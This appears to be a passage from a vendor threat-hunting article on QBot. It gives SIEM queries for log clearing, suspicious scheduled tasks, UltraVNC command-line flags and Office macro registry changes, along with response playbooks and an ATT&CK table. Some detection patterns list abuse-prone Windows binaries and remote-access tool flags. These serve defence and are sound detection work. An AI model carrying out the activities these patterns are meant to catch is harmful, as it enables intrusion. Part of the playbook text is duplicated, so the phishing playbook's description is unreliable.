
Found 1 logs

Use wizard
All
LAST 7 DAYS
SEARCH
Add Search To
More
Chart
Column
count()
0.9
0.7
0.5
0.3
0.1
Cyril, 192.168.2.64, Exodus.knowledgebase.local, C:\Windows\regedit.exe, C:\Windows\regedit.exe

user	device_ip	host	process	image	count()
Cyril	192.168.2.64	Exodus.knowledgebase.local	C:\Windows\regedit.exe	C:\Windows\regedit.exe	1

For clearing tracks, adversaries may clear event some log channels(T1070.001).

```
norm_id=WinServer event_id=104
event_source="Microsoft-Windows-Eventlog"
-user IN EXCLUDED_USERS
```



```
norm_id=WinServer event_id=104 event_source="Microsoft-Windows-Eventlog" -user IN EXCLUDED_USERS | chart count() by user, device_ip, host
```

Found 26 logs

user	device_ip	host	count()
John	192.168.2.1	Exodus.knowledgebase.local	26


Scheduled tasks:

Administrators should hunt for suspicious scheduled task creations and to keep in mind that they require proper whitelisting to reduce false positives (T1053.005).

```
norm_id=WinServer label=Schedule label=Task label=Create
command IN ["*C:\Users\*", "*C:\Windows\Temp\*", "*C:\ProgramData\*"]
-command="C:\ProgramData\Microsoft\Windows Defender\Platform\*"
```

Or,

```
label="Process" label=Create
parent_process=svchost
command IN ["*cscript.exe","*wscript.exe", "*schedule*", "*PowerShell.EXE", "*Cmd.Exe",
"*MSHTA.EXE","*RUNDLL32.EXE", "*REGSVR32.EXE","*MSBuild.exe", "*InstallUtil.exe","*RegAsm.exe",
"*RegSvcs.exe","*msxsl.exe",
"*CONTROL.EXE","*EXPLORER.EXE","*Microsoft.Workflow.Compiler.exe","*msiexec.exe" ]
path IN ["C:\Users\*","C:\ProgramData\*", "C:\Windows\Temp\*","C:\Windows\Tasks\*",
"C:\PerfLogs\*","C:\Intel\*", "C:\Windows\Debug\*", "C:\HP\*"]
-user IN EXCLUDED_USERS
```



```
norm_id=WinServer label=Schedule label=Task label=Create command IN ["*C:\Users\*", "*C:\Windows\Temp\*", "*C:\ProgramData\*"]
-command="C:\ProgramData\Microsoft\Windows Defender\Platform\*" | chart count() by user, device_ip, host, command, run_level
```


user	device_ip	host	command	run_level	count()
administrator	192.168.2.1	kbdc01.knowledgebase.local	"C:\Users\pagefilerpqy.exe"	LeastPrivilege	5644

In a few instances, we saw the use of UltraVNC via the command line for remote access to the victim network. Administrators should look out for the usage of remote access tools that have no business use in their environment(T1219).

```
label="Process" label=Create
command="*-autoreconnect *"
command="*-connect *"
command="*-id:*"
```

The threat actors have been known to change Office's macro and VBA execution security settings which administrators can detect using Sysmon's registry events(T1112).

```
norm_id=WindowsSysmon event_id=13
target_object IN ["*\Security\Trusted Documents\TrustRecords*", "*\Security\AccessVBOM*",
"*\Security\VBAWarnings*"]
```



```
norm_id=WindowsSysmon event_id=13 target_object In ["*\Security\Trusted Documents\TrustRecords*", "*\Security\AccessVBOM*", "*\Security
\VBAWarnings*"] | chart count() by user, device_ip, host, account_type
```

user	device_ip	host	account_type	count()
Cyril	192.168.2.64	Exodus.knowledgebase.local	User	18

We released several IoC alerts with the latest release of alerts specifying the domains, IPs, and hashes commonly used by the actors.

QBOT_HASHES, QBOT_DOMAINS, and QBOT_IP list contain the IoC hashes of the QBot malware family compiled from security reports of Malware Bazaar, Triage, etc (T1588.001).

```
(hash IN QBOT_HASHES OR
hash_sha1 IN QBOT_HASHES OR
hash_sha256 IN QBOT_HASHES)
```

And for the domains (T1566)

```
domain IN QBOT_DOMAINS
```

And for the CnC or the bot devices (T1566)

```
domain IN QBOT_IP
```

The given alerts are available in the latest release (see link below) and can be manually downloaded through the given link.

Alerts download.

Incident Investigation and Response using Logpoint SOAR

Compromise investigation

- If any accounts have been compromised, passwords are changed, or are receiving unusual logins, emails, or requests from any users.
- Mass or targeted phishing or suspicious emails are being sent to employees.
- Any traffic has been found between the compromised domains.
- Unusual files that have been downloaded.
- Commands that have used generic evasion techniques.
- Known vulnerabilities that are yet to be patched in the network.
- Processes being attributed to suspicious parent processes or are being run from unusual sources like %TEMP%.
- Credential dumping attempts.
- Impacket use or attempts of use.
- Disabling of important features including but not limited to the crash dump feature.
- Logs are being cleared.
- Suspicious scheduled tasks are being created.
- Unusual Remote Access Tools (RATs) making connections.
- Security settings are being changed rapidly.

In no way would monitoring for the listed activities eliminate the chance of being compromised, but would provide basic coverage of any attempt when added to existing company cybersecurity policies.

These playbooks provide operational procedures for planning and conducting cybersecurity incident and vulnerability response activities and detail each step for both incident and vulnerability detection.

The main playbook for investigation, with its multiple sub-playbooks, goes deep into detection and investigation if an attack has taken place.

Incident Response


If and when an active attack has been detected, an organization should always follow the already set internal organizational IT and Security guidelines. Plenty of resources are available to create and follow. Some notable ones are provided by CISA, FBI, and frameworks by NIST.

However, using Logpoint technology, the following actions can be taken for immediate responses to the attacks.

1. **Blocking IoCs:** We have updated our IoC lists (alongside the alert releases) with hashes, domains, and IPs, which can be turned on as alerts and used to block as soon as they are detected in the network.
2. **Isolate the endpoints:** When an attack is detected or a system is compromised, the immediate action should be to isolate the system, take proper logs, evaluate the situation and remediate.

These solutions come out of the box as playbooks that can be deployed with the latest release of Logpoint.

1. Isolate Endpoint Mitigation -Generic



Isolate Endpoint Mitigation -Generic

Trigger
type: playbookEvent
text: playbookEvent

If... Then
operator: !==
leftOperand: $(PARAM.94...
rightOperand: null

Api
CrowdStrike - Isolate Endpoint
This isolates the affected host using the EDR

Case Item
Create Case Item
Host was isolated on EDR

Api
Open Ticket on ServiceNow
Host was isolated due to security risk

End

The dependencies for this playbook include:

Integrations


Endpoint Detection and Response tools.

Antivirus

Threat Intelligence

2. Block Indicators – Generic

This playbook is a do-all blocker. It checks if any IP, domain, URL, or host exists in a list of indicators of compromise, blocks them, and adds them to the blocked list.


Back
Block Indicators - Generic
Save
Trigger
type: playbookEvent
text: playbookEvent
If... Then
operator: !==
leftOperand: $(PARAM.efe...
rightOperand: null
Else
If... Then
operator: !==
leftOperand: $(PARAM.efe...
rightOperand: null
Else
If... Then
operator: !==
leftOperand: $(PARAM.efe...
rightOperand: null
Else
Playbook
Block Indicator
Add Destination IP Address to Blacklist
Playbook
Block Indicator
Add Domain Name to Blacklist
Playbook
Block Indicator
Add File Hash to Blacklist
Case Item
Add IP to blacklist
Destination IP has been added to blacklist on firewall
Case Item
Add Domain to blacklist
Domain name has been added to blacklist on web proxy
Case Item
Add Hash to blacklist
File Hash has been added to blacklist on EDR
Status
Status_Remediated
IOC's have been added to blacklists
End

The dependencies for this playbook include:

Integrations

Firewall / WAF


Endpoint Detection and Response tools.

Antivirus

Threat Intelligence

3. Disable Service - Windows

This playbook is able to check in to the domain and disable the service in the specified machine via RDP.



The dependencies for this playbook include:

Integrations

Windows Server


Along with the given playbooks, the organizations detecting potential APT activity in their IT or OT networks should:

1. Secure backups. Ensure your backup data is offline and secure. If possible, scan your backup data with an antivirus program to ensure it is free of malware.
2. Collect and review relevant logs, data, and artifacts.
3. Consider soliciting support from a third-party IT organization to provide subject matter expertise, ensure the actor is eradicated from the network, and avoid residual issues that could enable follow-on exploitation.

Note: The provided playbooks are a generic version and will not work without adapting according to your environment. Contact Logpoint for tailor-made playbooks and queries.

4. Phishing Investigation

This playbook is able to check in to the domain and disable the service in the specified machine via RDP.



The dependencies for this playbook include:

Integrations
3rd Party
Virus Total - API
MaxMind - MaxMind GeoIP2
WhoIS - API
CyberTotal - CyCraft
Sub-Playbooks
Check URL Reputation
Check Domain Reputation
Detonate URL - Generic
Detonate File - Generic
Block Email - Generic
Isolate Endpoint - Generic
Search and Delete Email

Along with the given playbooks, the organizations detecting potential APT activity in their IT or OT networks should:

1. Secure backups. Ensure your backup data is offline and secure. If possible, scan your backup data with an antivirus program to ensure it is free of malware.
2. Collect and review relevant logs, data, and artifacts.
3. Consider soliciting support from a third-party IT organization to provide subject matter expertise, ensure the actor is eradicated from the network, and avoid residual issues that could enable follow-on exploitation.

Note: The provided playbooks are a generic version and will not work without adapting according to your environment. Contact Logpoint for tailor-made playbooks and queries.

Security Best Practices

- Use the included indicators of compromise to investigate whether they exist in your environment and assess for potential intrusion.
- Use Endpoint Detection (EDR) tools with proper restrictive policies to avoid leakage of data and MBR/VBR modifications.
- Review all authentication activity for remote access infrastructure, with a particular focus on accounts configured with single-factor authentication, to confirm the authenticity and investigate any anomalous activity.
- Create active monitoring and incident response plans by using tools like Logpoint SIEM and SOAR.
- Enable multi-factor authentication (MFA) to mitigate potentially compromised credentials and ensure that MFA is enforced for all remote connectivity. Use password-less authenticator tools for an extra level of security.
- Make sure all the systems are actively patched and signatures are up to date for all endpoints, security products, and software products.

Conclusion


It's remarkable in its own way that a variation of **QBot** has existed for over a decade and still continues to baffle cyber defense teams. At **Logpoint** we are trying to leave our contribution to make sure **QBot**, its variants or any other cyber threats can be caught in time before they manage to create a havoc.

Please adjust your tuning accordingly.

Good luck with your search!

Appendix:

MITRE ATT&CK techniques



Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
			Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Trusted Developer Utilities Proxy Execution		Account Discovery			
			PowerShell	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	Process Injection		Network Share Discovery			
			Native API	Registry Run Keys / Startup Folder	Registry Run Keys / Startup Folder	Subvert Trust Controls		Permission Groups Discovery			
			Scheduled Task/Job	Create or Modify System Process	Create or Modify System Process	Install Root Certificate		Query Registry			
				Windows Service	Windows Service			Remote System Discovery			
					Process Injection			System Information Discovery			
								System Network Configuration Discovery			

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands execution
	T1106	Execution through API	Application launched itself
	T1053	Scheduled Task	Loads the Task Scheduler COM API
Persistence	T1543.003	Windows Service	Executed as Windows Service
	T1547.001	Registry Run Keys / Startup Folder	Changes the autorun value in the registry
	T1053	Scheduled Task	Loads the Task Scheduler COM API
Privilege Escalation	T1543.003	Windows Service	Executed as Windows Service
	T1055	Process Injection	Application was injected by another process
	T1053	Scheduled Task	Loads the Task Scheduler COM API
Defense Evasion	T1553.004	Install Root Certificate	Changes settings of System certificates
	T1055	Process Injection	Application was injected by another process
Discovery	T1087	Account Discovery	Starts NET.EXE to view/change users group
	T1135	Network Share Discovery	Starts NET.EXE for network exploration
	T1069	Permission Groups Discovery	Starts NET.EXE to view/change users group
	T1012	Query Registry	Reads the machine GUID from the registry
	T1018	Remote System Discovery	Starts NET.EXE for network exploration

	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address